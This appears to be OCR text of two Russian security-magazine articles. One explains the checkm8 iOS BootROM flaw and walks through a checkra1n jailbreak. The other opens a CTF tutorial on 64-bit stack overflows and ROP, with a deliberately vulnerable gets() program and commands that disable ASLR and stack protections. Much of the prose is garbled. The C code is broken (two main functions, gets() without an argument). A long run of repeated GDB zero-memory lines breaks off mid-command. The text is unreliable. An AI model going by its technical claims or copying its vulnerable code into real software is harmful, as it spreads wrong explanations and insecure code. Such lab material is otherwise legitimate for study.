Для того, чтобы понять, почему checkm8 вообще является такой «ахтунг» — и стоит перед сном на экране появляется приятный интерфейс iOS Технический ликбез на основе загрузочного процесса.

За начальный этап загрузки айфонов и/или айпадов отвечает так называемый BootROM. Он — часть Secure Boot, который также отвечает за проверку и запуск на аппаратном уровне, доступен только на чтение и потому не может быть изменен. Кроме всего прочего, BootROM — это загрузчик операционки в Application Processor, который выполняется без каких-либо проверок. Он отвечает за проверку и загрузку операционки в Application Processor, которая выполняется без каких-либо проверок. Он отвечает за проверку и загрузку операционки в Application Processor (iOS) (Device Firmware Update), аппаратный механизм отвечающий за проверку и загрузку Device Firmware Update. Для чего вообще, что в версии iPhone 2G? доступна загрузка из устройств файлов через интерфейс USB.

Архитектура SecureROM предоставляет собой первое звено цепочки безопасной загрузки, приемлемой Apple для защиты от самого главного вида «ужасных» вредоносных атак — аппаратных. Причем и для iPhone. В SecureROM выше кратко рассмотрел хитер Apple, использывай для разнообразного кода, которая задействована на последующем этапе загрузки, а также имеется необходимый инструментарий для работы с криптографией. Кроме всего прочего, SecureROM — это ещё и часть Secure Boot, которая отвечает за проверку и загрузку операционки, после чего загрузка передается на следующий этап загрузки, который называется LLB (Low Level Bootloader). Если операционка выполнена, только если операционка SecureROM прошла успешно.

Так выглядит «ятрэ» безопасности: он опрыскивает checkm8 джейлбрейк стандарты, включая обойти этот механизм. Ведь он перехватывает задачи — проверяет подписи iOS, запускает и контролирует выполнение кода из стороны источника, чего не должно происходить с использыванием SecureROM. Причем, на стороне BootROM checkm8 — это ещё и такой хитер, что перехватывает задачи операционной системы, гарантирует невозможность выполнения кода из стороны источника, который не является «доверенным» и прочей подобной мелочью, отсутствием которой всегда и славилась любительная прошивка от Apple.

ПРОТОКОЛ DFU

Как уже упоминалось, режим восстановления айпонго джейла DFU использовался, что позволяет заливать загрузка прошивки для айпада и дотоков обмен данными между компьютером и устройством через USB-порт. Для этого используется протокол Apple's Kpgo(recovery mode) — специальный протокол DFU. С его помощью можно залить на оперативный набор-кирпич прошивку, которая впоследствии будет использована для дальнейшего операционку систему.

Протокол DFU в режиме с компьютера на «ятрэной» джейл: блоки данных с обработки прошивки по запросу **0x21**, 1. Когда загрузку полностью завершается, завершается и передача данных, после чего операционка по USB прекращается, устройство выходит из режима DFU, перезапускается и загружается в нормальном режиме. Для того, чтобы DFU-хитер тебе в штатном режиме. Однако исследователи заметили, что найти из DFU можно и другим способом, чтобы в нормальном режиме. Для этого в этом случае выполняется формирование завершения режима восстановления.

При передаче данных протокол DFU использует режим, который носит наименование USB Control Transfer. Данный механизм инициализирует обмен данными между устройством и компьютером. Причем, в фазе данных, загрузчик в него непосредственно чтения. Важно, что каждый момент состояния и что что USB-хост выполняет сразу, как только протокол передает в режим DFU. Выделенный буфер использует для передачи и приема информации в процессе обмена. Причем, не передаются управляющие указания на этот буфер (и размер ожидания данных) которые в стандартном протоколе, которая USB. Для того, чтобы как часто начинания для пакетов, поступающих на устройство в фаза данных. Как только устройство получает данные DFU, USB-хост ждет, пока не остановится. Однако пользывай переменным при этом не обычностей! Таким образом использывается надежное чтение, использывать тесть Use after free (UAF).

INFO

Уязвимость типа Use-after-free обусловлена ситуацией взаимодействия с дыроватым кодом, который при определенных условиях, приводит к ошибке. Подробнее об этом типе уязвимостей можно прочитать, например, здесь.

УЯЗВИМОСТЬ

В checkm8 в самом деле, лежащая в основе checkm8. Если отправить на устройство запрос Setup Stage, начинается фаза данных, но, не начав эту фазу (запрещая), отправить данные DFU. Для этого, в DFU, в DFU, в DFU, операционка выход из DFU. То устройство пытается снова запустить в DFU, но, не выполняя инициализацию. При этом, в DFU, в DFU, в DFU

ШАХ И МАТ

КАК УСТРОИН НАШУМЕВШИЙ ЭКСПЛОИТ CHECKM8 И КАК ИМ ВОСПОЛЬЗОВАТЬСЯ


Подготовка

Чтобы обезопасить себя от непрятных неожиданностей, сделай на всякий случай резервную копию своего телефона. Для этого запусти на компьютере iTunes, подключи к нему iPhone при помощи шнура и подтвердр на компьютере и телефоне доверительные отношения своих этих устройств.

Дополнительные отношения нужно подтвердить сначала на компьютере...


...потом на самом iPhone

В окне iTunes щелкни мышью на значке телефона в верхней части левой панели и в окне «Обзор» установи переключатель «Автоматическое создание копий» в положение «Этот компьютер», после чего нажми на кнопку «Создать копию сейчас».



Создали резервную копию iPhone

Теперь необходимо отключить на телефоне блокировку системы паролем, Touch ID и Face ID. Для этого переходим в «Настройки», открываем раздел «Touch ID и код-пароль», вводим код пароль (если он есть), после чего выключим этот метода авторизации. Код-пароль, кстати, тоже лучше на всякий случай отключить.



Отключаем Touch ID и код-пароль

WARNING

Для успешного завершения процедуры не запускай приложение iTunes до окончания процесса копии!

Все, больше никаких дополнительных действий не потребуется. Можно приступать к джейлбрейку.

Джейлбрейк

На компьютере с macOS открой в браузере ссылку https://checkra.in/releases/ и скачай актуальную версию утилиты — на момент написания статьи это была версия 0.9.5 beta. Подключи телефон к компьютеру с помощью USB-шнура и запусти скачанное приложение. Смонтируй dmg-образ в системе, после чего в открывшемся окне перетащи мышью значок checkra1n в папку Applications.

Устанавливаем утилиту джейлбрейка

Если твой macOS настроена по умолчанию (то есть немного страдает паранойей), система не позволит запустить приложение, загруженное из интернета. Чтобы воспользоваться checkra1n, открой папку «Приложения» (Applications) и щелкни мышью на значке программы, удерживая клавишу Ctrl, после чего в появившемся диалоговом окне нажми на кнопку «Открыть».

Программа успешно запустилась

Жмем Start. Приложение сообщит нам о том, что мы должны перевести телефон в режим DFU, но перед этим необходимо переключить его в защищенный режим. Программа сделает это автоматически. Нажимаем на кнопку Next и дожидаемся, пока на экране аппарата не возникнет вот такая веселая картинка.


Телефон перешел в защищенный режим

Теперь нам предстоит самое интересное. Для выполнения следующего упражнения нужно включить на телефоне режим DFU, так что предлагаю применить всю имеющуюся в твоем распоряжении ловкость и скорость реакции.

Переводим телефон в режим DFU

Отыщи на своем телефоне кнопку включения питания (на моем iPhone 7 она находится на правой боковине корпуса) и кнопку уменьшения громкости (она располагается на левой боковине). На отключая телефон от компьютера, щелкни мышью на кнопке Start в окне checkra1n, после чего быстро нажми и удерживай обе кнопки.

Примерно через 4 секунды, когда в окне программы появится соответствующая команда, отпусти кнопку питания, но продолжай удерживать кнопку уменьшения громкости еще в течение примерно 10 секунд. Ой, получилось — именно такое изображение мы видели на выложенных в Сети видеороликах, демонстрирующих эксплуатацию уязвимости checkm8!




Магия в действии

WARNING

На разных моделях iPhone и iPad включение режима DFU может осуществляться немного по-разному. Во избежание сюрпризов точно следуй инструкциям, демонстрируемым в окне программы checkra1n, а еще лучше — запаси загодя, как включается DFU на твоем аппарате.

Телефон автоматически перезагрузится, после чего в окошке checkra1n появится сообщение о том, что джейлбрейк прошел успешно. Нажми Done.



Джейл удался

Теперь можно отсоединить телефон от компьютера. Результатом всех наших манипуляций стало появление значка приложения checkra1n на самом телефоне.

Программа checkra1n теперь живет в твоем доме

Запусти эту программу. В своей нынешней версии она предлагает не так уж много возможностей, зеркяе, всего одну: сначала установщик пакетов Cydia. Нажми на значок Cydia, затем — на надпись Install Cydia в нижней части окна и дождись, пока приложение загрузится и установится на телефон. После этого можно выйти из checkra1n и запустить Cydia с помощью значка на экране iOS.

А вот и результат всех наших трудов!

ВЫВОДЫ

Как видишь, джейлбрейк iOS 13 с checkm8 и checkra1n прост, как дважды два, однако стоит помнить, что в текущем виде это по-прежнему beta. С нетерпением ждем момента, когда разработчики выпустят новую версию, совместимую с другими платформами: как минимум — с Windows, а также добавят в лодер побольше полезных функций.

Теоретически у этого эксплойта широкие перспективы: например, можно попытаться организовать на мобильном устройстве Apple что-то вроде dual boot или, чем черт не шутит, водрузить на него какую-нибудь кастомную обгрку операционной системы.

В КОРОЛЕВСТВЕ PWN

ROP-ЦЕПОЧКИ И АТАКА RETURN-TO-PLT В CTF BITTERMAN

Александр Ермишкин
Руководитель отдела информационной безопасности ГК «Гарант»
Сергей Ермишкин
Руководитель отдела информационной безопасности ГК «Гарант»

В этой статье мы рассмотрим особенности программ на Linux в 64-битном Linux. Примеры как всегда будут на примере задания CTF с соревнования CAMP, CTF 2015. Помощью каждый читатель для Python мы постараемся, в основе будут практическая атака Return-oriented programming (для обмана запрета исполнения DEP/NX) и Return-to-PLT — для байпаса механизма рандомизации адресов ASLR без брутфорса.

В королевстве PWN

Если вы ещё не знакомы с бинарными уязвимостями, вот несколько отличных статей, читай сперва:

- Бинарные уязвимости: переполнение буфера и сторонние эффекты
- Обходим DEP и ASLR в Windows x64 на примере 0-day Flash Player
- Бинарные уязвимости: эксплуатируем переполнение и выполняем Shellcode с стека. Под Linux

Лимбо по прыжку стека на x86-64

В состоянии сильно при минимизированных мозга, поскольку нужно кучепо то-нибудь необходимые знания: ОС PWN в Linux/Windows Bitterman.

Первый язык показает отличие эксплуатации Stack Smashing от этой же атаки и 32-битной. Для ознакомления с основами с статьи на сайте, когда у нарушителя есть возможность изменить и выполнить шеллкод, а адреса его расположения стека, — есть с отключенным защитным DEP/NX и ASLR.

В второй язык поможет разобраться в проверкам атаки return-to-libc на x86-64 (за 32-битные вроде уже есть статьи). Здесь мы обсудим какие регистры используют 64-битный шеллкод Linux при формировании стекового кадра, а также поговорим, что нужно предпринимает компилятор при использовании stack-protector.

Третьим шагом к тонкому знакомству ROP-атаки, цель которой — спрятать очень вредную загрузку разделяемой библиотеки libc: запретна Return-to-PLT, чтобы обойти DEP/NX и ASLR без брутфорса.

Четвертый язык — ROP-цепочка, которая непосредственно к исследованию Bitterman, — статья с этого момента уже не будет представлять для тебя стоимости.

Стенд

Для этой статьи я установил свежую 64-битную Ubuntu 15.10 и gcc версии 5.3.0

```
$ uname -a
Linux pwn 3.19.0-31-generic #35-Ubuntu SMP Mon Sep 28 18:10:55 UTC 2015
x86_64 x86_64 x86_64 GNU/Linux
```

Из дополнительного ПО я взял инструментарий Python 2.7, который пересчитывает по-различному с дистрибутивом (все переходит на первую версию Python):

```
$ sudo apt-get install python2.7
$ sudo update-alternatives --install /usr/bin/python python2
/usr/bin/python2.7 1
```

Второе время пригодится нам для написания эксплоитов, которые мы постоянно чуть позже.

Вооружение GDB

Для отладки я использовал отличный набор расширений PEDA, в качестве полезного обмена для отладчика скачал в виде, что уже есть. Если нет, то выполняем следующие для загрузки GDB со тоже на PEDA. Больше не подключаются разработчиком, поэтому, в принципе, можно использовать и оригинальный GDB, но рекомендую дополнительный набор в которым расширяются, чтобы сделать отладку стандартных программ гораздо приятнее каждому нашему сердцу сказочника. Мы только-только, но не разработчик, поэтому в каждой своей работе сначала пишем отладчик, а потом уже сам эксплоит. Поэтому, чтобы каждый из нас, поскольку мы сказочники комфортно себя чувствовали, нужно:

```
$ git clone [ELF-dwarf]
$ gdb-gef [ELF-dwarf]
$ gdb-peda [ELF-dwarf]
```

Для этой статьи мы рассмотрим каждый PEDA. Полезно что с ним удобнее вручную делать скриптовости.

Кейс 1. Классический срыв стека

Реальный исходный код:

```
/**
* Buffer Overflow (64-bit), Case 1: Classic Stack Smashing
* Compile: gcc -g -fno-stack-protector -z execstack -no-pie -o
classic classic.c
* ASLR: OFF (sudo sh -c 'echo 0 > /proc/sys/kernel/randomize_va_sp
ace')
**/

#include <stdio.h>

void main() {
  char buffer[16];
  puts("Buffer Overflow (64-bit), Case 1: Classic Stack Smashing\n");
  gets();

  return 0;
}

int main(int argc, char** argv){
  puts("Buffer Overflow (64-bit), Case 1: Classic Stack Smashing\n");
  main();

  return 0;
}
```

Решим язык сложности, вначале всё будет функция main, содержащая вызов уязвимой процедуры чтения из буфера gets, которая уже стала знакомою для читателя.

Как видишь, даже вызов gets() в том, что не в каких случаях не следует использовать — в Linux GNU Glibc функция gets() является, по мнению разработчиков libc — она портится из него всю, пока создаёшься не комплектом.

Скомпилируем программу без запрета исполнения данных в стеке и отключим ASLR:

```
$ gcc -g -fno-stack-protector -z execstack -no-pie -o classic classic.c
$ sudo sh -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
```

```
$ ./classic
Buffer Overflow (64-bit), Case 1: Classic Stack Smashing

Segmentation fault (core dumped)
$ cat /proc/sys/kernel/randomize_va_space
0
```

Получив ошибку нехватания от GCC из-за использования gets, мы собрали бы файлы исполнимой стека в Linux GNU.

Скрипт checksec.py использовать в комплекте с модулем pwntools и дополнительно изменяется стеком, сверяет о том, что бинарь нежив не защищен. Это нам для проверки, чтобы не тратить время на ненужные вещи.

Запустим отладчик и попробуем получить контроль над регистром RIP (регистрация в архитекторе адреса возврата) в момент завершения работы функции main

```
$ gdb -q ./classic
Reading symbols from ./classic...(no debugging symbols found)...done.
gdb-peda$ checksec -f classic
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : Partial
gdb-peda$ disassemble main
Dump of assembly code for function main:
   0x0000000000400a7d <+0>:     push   rbp
   0x0000000000400a7e <+1>:     mov    rbp,rsp
   0x0000000000400a81 <+4>:     sub    rsp,0x10
   0x0000000000400a85 <+8>:     mov    edi,0x400b48
   0x0000000000400a8a <+13>:    call   0x400550 <puts@plt>
   0x0000000000400a8f <+18>:    call   0x400a7d <main>
   0x0000000000400a94 <+23>:    mov    eax,0x0
   0x0000000000400a99 <+28>:    leave  rbp
   0x0000000000400a9a <+29>:    ret
End of assembly dump.
gdb-peda$ b *0x0000000000400a99
Breakpoint 1 at 0x400a99
gdb-peda$ r
Buffer Overflow (64-bit), Case 1: Classic Stack Smashing

Buffer Overflow (64-bit), Case 1: Classic Stack Smashing

Segmentation fault (core dumped)
gdb-peda$ x/gx $rsp
0x7fffffffe4a8: 0x0000000000000000
gdb-peda$ x/gx $rbp
0x7fffffffe4a0: 0x0000000000000000
gdb-peda$ x/gx $rbp+8
0x7fffffffe4a8: 0x0000000000000000
gdb-peda$ x/gx $rbp+16
0x7fffffffe4b0: 0x0000000000000000
gdb-peda$ x/gx $rbp+24
0x7fffffffe4b8: 0x0000000000000000
gdb-peda$ x/gx $rbp+32
0x7fffffffe4c0: 0x0000000000000000
gdb-peda$ x/gx $rbp+40
0x7fffffffe4c8: 0x0000000000000000
gdb-peda$ x/gx $rbp+48
0x7fffffffe4d0: 0x0000000000000000
gdb-peda$ x/gx $rbp+56
0x7fffffffe4d8: 0x0000000000000000
gdb-peda$ x/gx $rbp+64
0x7fffffffe4e0: 0x0000000000000000
gdb-peda$ x/gx $rbp+72
0x7fffffffe4e8: 0x0000000000000000
gdb-peda$ x/gx $rbp+80
0x7fffffffe4f0: 0x0000000000000000
gdb-peda$ x/gx $rbp+88
0x7fffffffe4f8: 0x0000000000000000
gdb-peda$ x/gx $rbp+96
0x7fffffffe500: 0x0000000000000000
gdb-peda$ x/gx $rbp+104
0x7fffffffe508: 0x0000000000000000
gdb-peda$ x/gx $rbp+112
0x7fffffffe510: 0x0000000000000000
gdb-peda$ x/gx $rbp+120
0x7fffffffe518: 0x0000000000000000
gdb-peda$ x/gx $rbp+128
0x7fffffffe520: 0x0000000000000000
gdb-peda$ x/gx $rbp+136
0x7fffffffe528: 0x0000000000000000
gdb-peda$ x/gx $rbp+144
0x7fffffffe530: 0x0000000000000000
gdb-peda$ x/gx $rbp+152
0x7fffffffe538: 0x0000000000000000
gdb-peda$ x/gx $rbp+160
0x7fffffffe540: 0x0000000000000000
gdb-peda$ x/gx $rbp+168
0x7fffffffe548: 0x0000000000000000
gdb-peda$ x/gx $rbp+176
0x7fffffffe550: 0x0000000000000000
gdb-peda$ x/gx $rbp+184
0x7fffffffe558: 0x0000000000000000
gdb-peda$ x/gx $rbp+192
0x7fffffffe560: 0x0000000000000000
gdb-peda$ x/gx $rbp+200
0x7fffffffe568: 0x0000000000000000
gdb-peda$ x/gx $rbp+208
0x7fffffffe570: 0x0000000000000000
gdb-peda$ x/gx $rbp+216
0x7fffffffe578: 0x0000000000000000
gdb-peda$ x/gx $rbp+224
0x7fffffffe580: 0x0000000000000000
gdb-peda$ x/gx $rbp+232
0x7fffffffe588: 0x0000000000000000
gdb-peda$ x/gx $rbp+240
0x7fffffffe590: 0x0000000000000000
gdb-peda$ x/gx $rbp+248
0x7fffffffe598: 0x0000000000000000
gdb-peda$ x/gx $rbp+256
0x7fffffffe5a0: 0x0000000000000000
gdb-peda$ x/gx $rbp+264
0x7fffffffe5a8: 0x0000000000000000
gdb-peda$ x/gx $rbp+272
0x7fffffffe5b0: 0x0000000000000000
gdb-peda$ x/gx $rbp+280
0x7fffffffe5b8: 0x0000000000000000
gdb-peda$ x/gx $rbp+288
0x7fffffffe5c0: 0x0000000000000000
gdb-peda$ x/gx $rbp+296
0x7fffffffe5c8: 0x0000000000000000
gdb-peda$ x/gx $rbp+304
0x7fffffffe5d0: 0x0000000000000000
gdb-peda$ x/gx $rbp+312
0x7fffffffe5d8: 0x0000000000000000
gdb-peda$ x/gx $rbp+320
0x7fffffffe5e0: 0x0000000000000000
gdb-peda$ x/gx $rbp+328
0x7fffffffe5e8: 0x0000000000000000
gdb-peda$ x/gx $rbp+336
0x7fffffffe5f0: 0x0000000000000000
gdb-peda$ x/gx $rbp+344
0x7fffffffe5f8: 0x0000000000000000
gdb-peda$ x/gx $rbp+352
0x7fffffffe600: 0x0000000000000000
gdb-peda$ x/gx $rbp+360
0x7fffffffe608: 0x0000000000000000
gdb-peda$ x/gx $rbp+368
0x7fffffffe610: 0x0000000000000000
gdb-peda$ x/gx $rbp+376
0x7fffffffe618: 0x0000000000000000
gdb-peda$ x/gx $rbp+384
0x7fffffffe620: 0x0000000000000000
gdb-peda$ x/gx $rbp+392
0x7fffffffe628: 0x0000000000000000
gdb-peda$ x/gx $rbp+400
0x7fffffffe630: 0x0000000000000000
gdb-peda$ x/gx $rbp+408
0x7fffffffe638: 0x0000000000000000
gdb-peda$ x/gx $rbp+416
0x7fffffffe640: 0x0000000000000000
gdb-peda$ x/gx $rbp+424
0x7fffffffe648: 0x0000000000000000
gdb-peda$ x/gx $rbp+432
0x7fffffffe650: 0x0000000000000000
gdb-peda$ x/gx $rbp+440
0x7fffffffe658: 0x0000000000000000
gdb-peda$ x/gx $rbp+448
0x7fffffffe660: 0x0000000000000000
gdb-peda$ x/gx $rbp+456
0x7fffffffe668: 0x0000000000000000
gdb-peda$ x/gx $rbp+464
0x7fffffffe670: 0x0000000000000000
gdb-peda$ x/gx $rbp+472
0x7fffffffe678: 0x0000000000000000
gdb-peda$ x/gx $rbp+480
0x7fffffffe680: 0x0000000000000000
gdb-peda$ x/gx $rbp+488
0x7fffffffe688: 0x0000000000000000
gdb-peda$ x/gx $rbp+496
0x7fffffffe690: 0x0000000000000000
gdb-peda$ x/gx $rbp+504
0x7fffffffe698: 0x0000000000000000
gdb-peda$ x/gx $rbp+512
0x7fffffffe6a0: 0x0000000000000000
gdb-peda$ x/gx $rbp+520
0x7fffffffe6a8: 0x0000000000000000
gdb-peda$ x/gx $rbp+528
0x7fffffffe6b0: 0x0000000000000000
gdb-peda$ x/gx $rbp+536
0x7fffffffe6b8: 0x0000000000000000
gdb-peda$ x/gx $rbp+544
0x7fffffffe6c0: 0x0000000000000000
gdb-peda$ x/gx $rbp+552
0x7fffffffe6c8: 0x0000000000000000
gdb-peda$ x/gx $rbp+560
0x7fffffffe6d0: 0x0000000000000000
gdb-peda$ x/gx $rbp+568
0x7fffffffe6d8: 0x0000000000000000
gdb-peda$ x/gx $rbp+576
0x7fffffffe6e0: 0x0000000000000000
gdb-peda$ x/gx $rbp+584
0x7fffffffe6e8: 0x0000000000000000
gdb-peda$ x/gx $rbp+592
0x7fffffffe6f0: 0x0000000000000000
gdb-peda$ x/gx $rbp+600
0x7fffffffe6f8: 0x0000000000000000
gdb-peda$ x/gx $rbp+608
0x7fffffffe700: 0x0000000000000000
gdb-peda$ x/gx $rbp+616
0x7fffffffe708: 0x0000000000000000
gdb-peda$ x/gx $rbp+624
0x7fffffffe710: 0x0000000000000000
gdb-peda$ x/gx $rbp+632
0x7fffffffe718: 0x0000000000000000
gdb-peda$ x/gx $rbp+640
0x7fffffffe720: 0x0000000000000000
gdb-peda$ x/gx $rbp+648
0x7fffffffe728: 0x0000000000000000
gdb-peda$ x/gx $rbp+656
0x7fffffffe730: 0x0000000000000000
gdb-peda$ x/gx $rbp+664
0x7fffffffe738: 0x0000000000000000
gdb-peda$ x/gx $rbp+672
0x7fffffffe740: 0x0000000000000000
gdb-peda$ x/gx $rbp+680
0x7fffffffe748: 0x0000000000000000
gdb-peda$ x/gx $rbp+688
0x7fffffffe750: 0x0000000000000000
gdb-peda$ x/gx $rbp+696
0x7fffffffe758: 0x0000000000000000
gdb-peda$ x/gx $rbp+704
0x7fffffffe760: 0x0000000000000000
gdb-peda$ x/gx $rbp+712
0x7fffffffe768: 0x0000000000000000
gdb-peda$ x/gx $rbp+720
0x7fffffffe770: 0x0000000000000000
gdb-peda$ x/gx $rbp+728
0x7fffffffe778: 0x0000000000000000
gdb-peda$ x/gx $rbp+736
0x7fffffffe780: 0x0000000000000000
gdb-peda$ x/gx $rbp+744
0x7fffffffe788: 0x0000000000000000
gdb-peda$ x/gx $rbp+752
0x7fffffffe790: 0x0000000000000000
gdb-peda$ x/gx $rbp+760
0x7fffffffe798: 0x0000000000000000
gdb-peda$ x/gx $rbp+768
0x7fffffffe7a0: 0x0000000000000000
gdb-peda$ x/gx $rbp+776
0x7fffffffe7a8: 0x0000000000000000
gdb-peda$ x/gx $rbp+784
0x7fffffffe7b0: 0x0000000000000000
gdb-peda$ x/gx $rbp+792
0x7fffffffe7b8: 0x0000000000000000
gdb-peda$ x/gx $rbp+800
0x7fffffffe7c0: 0x0000000000000000
gdb-peda$ x/gx $rbp+808
0x7fffffffe7c8: 0x0000000000000000
gdb-peda$ x/gx $rbp+816
0x7fffffffe7d0: 0x0000000000000000
gdb-peda$ x/gx $rbp+824
0x7fffffffe7d8: 0x0000000000000000
gdb-peda$ x/gx $rbp+832
0x7fffffffe7e0: 0x0000000000000000
gdb-peda$ x/gx $rbp+840
0x7fffffffe7e8: 0x0000000000000000
gdb-peda$ x/gx $rbp+848
0x7fffffffe7f0: 0x0000000000000000
gdb-peda$ x/gx $rbp+856
0x7fffffffe7f8: 0x0000000000000000
gdb-peda$ x/gx $rbp+864
0x7fffffffe800: 0x0000000000000000
gdb-peda$ x/gx $rbp+872
0x7fffffffe808: 0x0000000000000000
gdb-peda$ x/gx $rbp+880
0x7fffffffe810: 0x0000000000000000
gdb-peda$ x/gx $rbp+888
0x7fffffffe818: 0x0000000000000000
gdb-peda$ x/gx $rbp+896
0x7fffffffe820: 0x0000000000000000
gdb-peda$ x/gx $rbp+904
0x7fffffffe828: 0x0000000000000000
gdb-peda$ x/gx $rbp+912
0x7fffffffe830: 0x0000000000000000
gdb-peda$ x/gx $rbp+920
0x7fffffffe838: 0x0000000000000000
gdb-peda$ x/gx $rbp+928
0x7fffffffe840: 0x0000000000000000
gdb-peda$ x/gx $rbp+936
0x7fffffffe848: 0x0000000000000000
gdb-peda$ x/gx $rbp+944
0x7fffffffe850: 0x0000000000000000
gdb-peda$ x/gx $rbp+952
0x7fffffffe858: 0x0000000000000000
gdb-peda$ x/gx $rbp+960
0x7fffffffe860: 0x0000000000000000
gdb-peda$ x/gx $rbp+968
0x7fffffffe868: 0x0000000000000000
gdb-peda$ x/gx $rbp+976
0x7fffffffe870: 0x0000000000000000
gdb-peda$ x/gx $rbp+984
0x7fffffffe878: 0x0000000000000000
gdb-peda$ x/gx $rbp+992
0x7fffffffe880: 0x0000000000000000
gdb-peda$ x/gx $rbp+1000
0x7fffffffe888: 0x0000000000000000
gdb-peda$ x/gx $rbp+1008
0x7fffffffe890: 0x0000000000000000
gdb-peda$ x/gx $rbp+1016
0x7fffffffe898: 0x0000000000000000
gdb-peda$ x/gx $rbp+1024
0x7fffffffe8a0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1032
0x7fffffffe8a8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1040
0x7fffffffe8b0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1048
0x7fffffffe8b8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1056
0x7fffffffe8c0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1064
0x7fffffffe8c8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1072
0x7fffffffe8d0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1080
0x7fffffffe8d8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1088
0x7fffffffe8e0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1096
0x7fffffffe8e8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1104
0x7fffffffe8f0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1112
0x7fffffffe8f8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1120
0x7fffffffe900: 0x0000000000000000
gdb-peda$ x/gx $rbp+1128
0x7fffffffe908: 0x0000000000000000
gdb-peda$ x/gx $rbp+1136
0x7fffffffe910: 0x0000000000000000
gdb-peda$ x/gx $rbp+1144
0x7fffffffe918: 0x0000000000000000
gdb-peda$ x/gx $rbp+1152
0x7fffffffe920: 0x0000000000000000
gdb-peda$ x/gx $rbp+1160
0x7fffffffe928: 0x0000000000000000
gdb-peda$ x/gx $rbp+1168
0x7fffffffe930: 0x0000000000000000
gdb-peda$ x/gx $rbp+1176
0x7fffffffe938: 0x0000000000000000
gdb-peda$ x/gx $rbp+1184
0x7fffffffe940: 0x0000000000000000
gdb-peda$ x/gx $rbp+1192
0x7fffffffe948: 0x0000000000000000
gdb-peda$ x/gx $rbp+1200
0x7fffffffe950: 0x0000000000000000
gdb-peda$ x/gx $rbp+1208
0x7fffffffe958: 0x0000000000000000
gdb-peda$ x/gx $rbp+1216
0x7fffffffe960: 0x0000000000000000
gdb-peda$ x/gx $rbp+1224
0x7fffffffe968: 0x0000000000000000
gdb-peda$ x/gx $rbp+1232
0x7fffffffe970: 0x0000000000000000
gdb-peda$ x/gx $rbp+1240
0x7fffffffe978: 0x0000000000000000
gdb-peda$ x/gx $rbp+1248
0x7fffffffe980: 0x0000000000000000
gdb-peda$ x/gx $rbp+1256
0x7fffffffe988: 0x0000000000000000
gdb-peda$ x/gx $rbp+1264
0x7fffffffe990: 0x0000000000000000
gdb-peda$ x/gx $rbp+1272
0x7fffffffe998: 0x0000000000000000
gdb-peda$ x/gx $rbp+1280
0x7fffffffe9a0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1288
0x7fffffffe9a8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1296
0x7fffffffe9b0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1304
0x7fffffffe9b8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1312
0x7fffffffe9c0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1320
0x7fffffffe9c8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1328
0x7fffffffe9d0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1336
0x7fffffffe9d8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1344
0x7fffffffe9e0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1352
0x7fffffffe9e8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1360
0x7fffffffe9f0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1368
0x7fffffffe9f8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1376
0x7fffffffea00: 0x0000000000000000
gdb-peda$ x/gx $rbp+1384
0x7fffffffea08: 0x0000000000000000
gdb-peda$ x/gx $rbp+1392
0x7fffffffea10: 0x0000000000000000
gdb-peda$ x/gx $rbp+1400
0x7fffffffea18: 0x0000000000000000
gdb-peda$ x/gx $rbp+1408
0x7fffffffea20: 0x0000000000000000
gdb-peda$ x/gx $rbp+1416
0x7fffffffea28: 0x0000000000000000
gdb-peda$ x/gx $rbp+1424
0x7fffffffea30: 0x0000000000000000
gdb-peda$ x/gx $rbp+1432
0x7fffffffea38: 0x0000000000000000
gdb-peda$ x/gx $rbp+1440
0x7fffffffea40: 0x0000000000000000
gdb-peda$ x/gx $rbp+1448
0x7fffffffea48: 0x0000000000000000
gdb-peda$ x/gx $rbp+1456
0x7fffffffea50: 0x0000000000000000
gdb-peda$ x/gx $rbp+1464
0x7fffffffea58: 0x0000000000000000
gdb-peda$ x/gx $rbp+1472
0x7fffffffea60: 0x0000000000000000
gdb-peda$ x/gx $rbp+1480
0x7fffffffea68: 0x0000000000000000
gdb-peda$ x/gx $rbp+1488
0x7fffffffea70: 0x0000000000000000
gdb-peda$ x/gx $rbp+1496
0x7fffffffea78: 0x0000000000000000
gdb-peda$ x/gx $rbp+1504
0x7fffffffea80: 0x0000000000000000
gdb-peda$ x/gx $rbp+1512
0x7fffffffea88: 0x0000000000000000
gdb-peda$ x/gx $rbp+1520
0x7fffffffea90: 0x0000000000000000
gdb-peda$ x/gx $rbp+1528
0x7fffffffea98: 0x0000000000000000
gdb-peda$ x/gx $rbp+1536
0x7fffffffeaa0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1544
0x7fffffffeaa8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1552
0x7fffffffeab0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1560
0x7fffffffeab8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1568
0x7fffffffeac0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1576
0x7fffffffeac8: 0x0000000000000000
gdb-peda$ x/gx $rbp+1584
0x7fffffffead0: 0x0000000000000000
gdb-peda$ x/gx $rbp+1592
